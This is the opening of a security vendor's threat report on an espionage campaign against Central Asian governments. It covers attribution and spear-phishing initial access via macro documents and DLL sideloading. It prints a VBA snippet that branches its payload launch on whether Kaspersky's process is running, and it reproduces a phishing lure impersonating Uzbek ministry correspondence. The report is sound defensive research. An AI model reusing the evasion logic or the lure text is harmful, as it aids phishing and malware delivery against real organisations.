Bitdefender

BITDEFENDER LABS · THREAT RESEARCH

SilkParasite

Inside a China-nexus espionage cluster and its seven-family RAT ecosystem across Central Asia.

WRITTEN BY

Marius Andrei BACIU

Security Researcher · Bitdefender Labs

CONTRIBUTORS Gheorghe Adrian SCHIPOR · Victor VRABIE

August 2026

TECHNICAL REPORT

Contents

OVERVIEW 3

ATTRIBUTION 4

INITIAL ACCESS 5

TOOLSET OVERVIEW 16

DRIVESILKRAT 17

- Technical Overview 17
- Technical Analysis 18

SPICERAT 26

- Technical Overview 26
- Technical Analysis 27

COOKIETAGRAT 30

- Technical Overview 30
- Technical Analysis 31

BLOODALCHEMY 36

- Technical Overview 36
- Technical Analysis 38

NOMADRAT 44

- Technical Overview 44
- Technical Analysis 45

GOGINRAT 49

- Technical Overview 49
- Technical Analysis 50

NODEEDGERAT 54

- Technical Overview 54
- Technical Analysis 55

CONCLUSIONS 58

MITRE ATT&CK 59

IOCS 62

Overview

This investigation began with suspicious activity of a governmental entity in Central Asia involved in economic decision-making. What initially appeared as an isolated spear-phishing incident revealed itself to be the surface of a deliberate, well-resourced, and sustained intrusion supported by a diverse malware ecosystem and operated by a technically capable adversary. From that initial foothold, the threat actor deployed a broad, layered toolset that covered multiple programming languages rather than relying on a single malware family. A recurring theme across the tooling is modularity: most of the observed implants were designed around plugin-based architecture allowing the operators to extend functionality, swap capabilities, and adapt execution flows as needed.

As the investigation progressed, we observed the same actor and associated toolset across a broader set of approximately 65 unique infection instances, spanning both real victim environments and operator-controlled or testing machines. The initial access documents associated with the SpiceRAT infection chain further support this targeting pattern, with lures aimed at entities in Central Asian countries including Uzbekistan, Turkmenistan, Kyrgyzstan, Tajikistan, and Kazakhstan. A further lure, recovered from VirusTotal, is addressed to a Georgian government entity.

Our investigation was triggered by a victim infection in late 2025, around October, initially involving **SpiceRAT** and **DriveSilkRAT**. SpiceRAT stood out through consistent patterns across its initial access documents, including recurring document structure, persistence task naming conventions, encrypted ".hlp" payloads, and similar obfuscation methods. In parallel, DriveSilkRAT was observed with its extended plugin-based architecture and Google Drive-backed C2 tasking mechanism. The additional malware families described below appeared to have been introduced incrementally over the following months through the existing DriveSilkRAT infection chain. Subsequent hunting also showed that related samples began appearing on malware-sharing platforms, indicating broader circulation or testing for some of the same tooling.

What makes this intrusion notable is not any single malware family but the operational discipline and engineering complexity visible across the campaign. The evidence shows a threat actor that develops, tests, debugs, and iterates its own tooling, maintains a structured build and deployment workflow, and regularly rotates infrastructure, encryption material, payload names, and persistence artifacts between deployments. We further assess, with medium confidence, that parts of the toolset were developed with GenAI assistance.

Attribution

Although the available evidence spans close to a year, it does not support high-confidence attribution to a single named threat group. Several elements point toward a China-nexus espionage activity cluster, but the overlaps are not sufficient to conclusively attribute the intrusion to one single actor. For tracking and reporting purposes, we designate this activity cluster as **SilkParasite**.

One of the malware families observed in the intrusion, SpiceRAT, has been publicly linked by Cisco Talos to **SneakyChef**, an espionage-focused threat group with assessed ties to China active since at least August 2023.

Some of these families share high-level architectural concepts, such as plugin-based execution, separated C2 communication modules, and rotating encryption material, but they do not necessarily share code or protocol implementations. BloodAlchemy's reported similarities to Deed RAT suggest possible overlap in malware development or shared tooling ecosystems, rather than proving that a single group exclusively controls all components.

Among the many proxies associated with this activity, most of them in the EU, our analysis of the network infrastructure identified several IPs tied directly to the China Unicom Backbone ASN. These indicators are circumstantial and should not be interpreted as definitive attribution to any state or state-affiliated entity. They may reflect operator location, proxy usage, testing infrastructure, or third-party submission activity rather than direct attribution.

Taken together, the use of SpiceRAT and the Central Asian and CIS victim-targeting pattern lead us to assess, with **medium confidence**, that the activity is consistent with a **China-nexus APT ecosystem**. This intrusion, tracked as **SilkParasite**, likely sits within a broader ecosystem in which tooling, infrastructure, and tradecraft are shared, reused, or adapted across related actors.

Note on Attribution: Geographic and technical indicators referenced in this report are presented solely for threat-intelligence purposes. They do not constitute allegations against any government, state institution, or specific legal entity. Attribution in threat intelligence is inherently probabilistic and reflects analytical assessments based on available technical evidence, not legal determinations of responsibility.

Initial Access

Initial access in this campaign was achieved through malicious Microsoft Office documents, most likely distributed via spear-phishing emails, as suggested by artifacts recovered during the investigation. In some cases, the lure documents were packaged inside password-protected RAR archives, likely to hinder email-gateway scanning and automated sandbox inspection. The malicious document would only be exposed after the recipient manually extracted the archive using the password supplied in the lure.

```
"C:/Program Files/WinRAR/Rar.exe" x -hp[LNh#Kadui2QFasi94gg] memery2.rar
```

Fig. 1. Observed lure extraction command

Further investigation identified additional documents following the same tradecraft, suggesting a broader campaign targeting CIS countries. These documents shared a consistent structure: an Office file crafted to appear legitimate, containing a malicious VBA macro and three embedded executable components that were dropped to disk when the document was opened. Together, these components formed a DLL sideloading chain:

- `ebook-edit.exe`: a legitimate, signed binary abused as the sideloading host
- `calibre-launcher.dll`: the malicious DLL responsible for the sideloading logic and for decrypting the next-stage payload
- `edit2.hlp`: the RC4-encrypted **SpiceRAT** payload (observed under several different names across samples)

A notable feature of the macro was its check for a running `avp.exe` process, associated with Kaspersky security software. Depending on whether this process was present, the macro changed how the Base64-encoded payload was launched. This conditional execution path suggests the operators anticipated security products commonly deployed in the target region and adapted their delivery logic to improve the likelihood of successful execution.

```
287 Sub CheckProcessAndRun(filePath As String)
288     If IPR("a" + _
289     "v" + _
290     "p" + _
291     "." + _
292     "e" + _
293     "x" + _
294     "e") Then
295         xvqkblk (filePath)
296     Else
297         ixkwkpzwa (filePath)
298     End If
299 End Sub
```

Fig. 2. Antivirus-specific evasion logic

O‘ZBEKISTON RESPUBLIKASI ICHKI ISHLAR VAZIRLIGI
MINISTRY OF INTERNAL AFFAIRS REPUBLIC OF UZBEKISTAN
100029, Toshkent shahri, Yunus Rajabiy ko‘chasi, 1-uy.

10/864. 2026-yil "01" январь

Грузия Ички ишлар вазири ўринбосари

А. Дарахвелидзега

Ҳурматли Александре Дарахвелидзе!

Сизга самимий салом ва эзгу тилакларимни йўллаган ҳолда, вазирликларимиз ўртасидаги жиноятчиликка қарши курашиш, илғор тажрибаларни алмашиш ҳамда кадрлар малакасини ошириш борасидаги ҳамкорлик алоқаларимиз юксалиб бораётганлигидан ғоятда мамнунлигимизни изҳор этаман.

Ўз навбатида, жорий йилнинг 17–20 март кунлари Грузияга амалга оширилган ташриф доирасида полиция фаолиятига татбиқ этилган илғор тажриба ва инновацион ёндашувларни ўрганиш мақсадида ўтказилган учрашувлар натижасига кўра, вазирлигимизнинг соҳавий мутахассислари томонидан долзарб аҳамият касб этувчи саволлар рўйхати шакллантирилди.


Шу муносабат билан, илова қилинаётган саволларни кўриб чиқиб, улар юзасидан батафсил маълумот тақдим этишда амалий ёрдам кўрсатишингизни сўрайман.

Фурсатдан фойдаланиб, Сизга мустаҳкам соғлиқ, масъулиятли ва шарафли фаолиятингизда янги муваффақиятлар тилаб қоламан.

Илова: 9. *варақда.*

Ҳурмат билан,

Вазир ўринбосари **Д. Саттаров**



(unofficial translation)

Deputy Minister of Internal Affairs of Georgia

A. Darakhvelidze

Dear Mr. Aleksandre Darakhvelidze,

Extending my sincere greetings and best wishes to you, I would like to express our profound satisfaction with the growing cooperation between our ministries in the areas of combating crime, exchanging best practices, and enhancing personnel qualifications.

In turn, based on the results of the meetings held during the visit to Georgia on March 17-20 of this year to study advanced practices and innovative approaches in police work, the specialists of our Ministry have formed a list of relevant questions.

In this regard, I kindly request your practical assistance in reviewing the attached questions and providing detailed information regarding them.

Taking this opportunity, I wish you sound health and continued success in your highly responsible and honorable endeavors.

Enclosure: ____ pages.

Respectfully,

Deputy Minister **D. Sattarov**

Fig. 3. Phishing document targeting Uzbekistan's Ministry of Internal Affairs




Fig. 4. Phishing document with Turkmenistan's emblem and the word "Kaspersky", referring to the cybersecurity company




Fig. 5. Phishing document in Russian, styled as a Microsoft Office security warning to trick the user into enabling macros.




Fig. 6. Phishing document with Uzbekistan's emblem

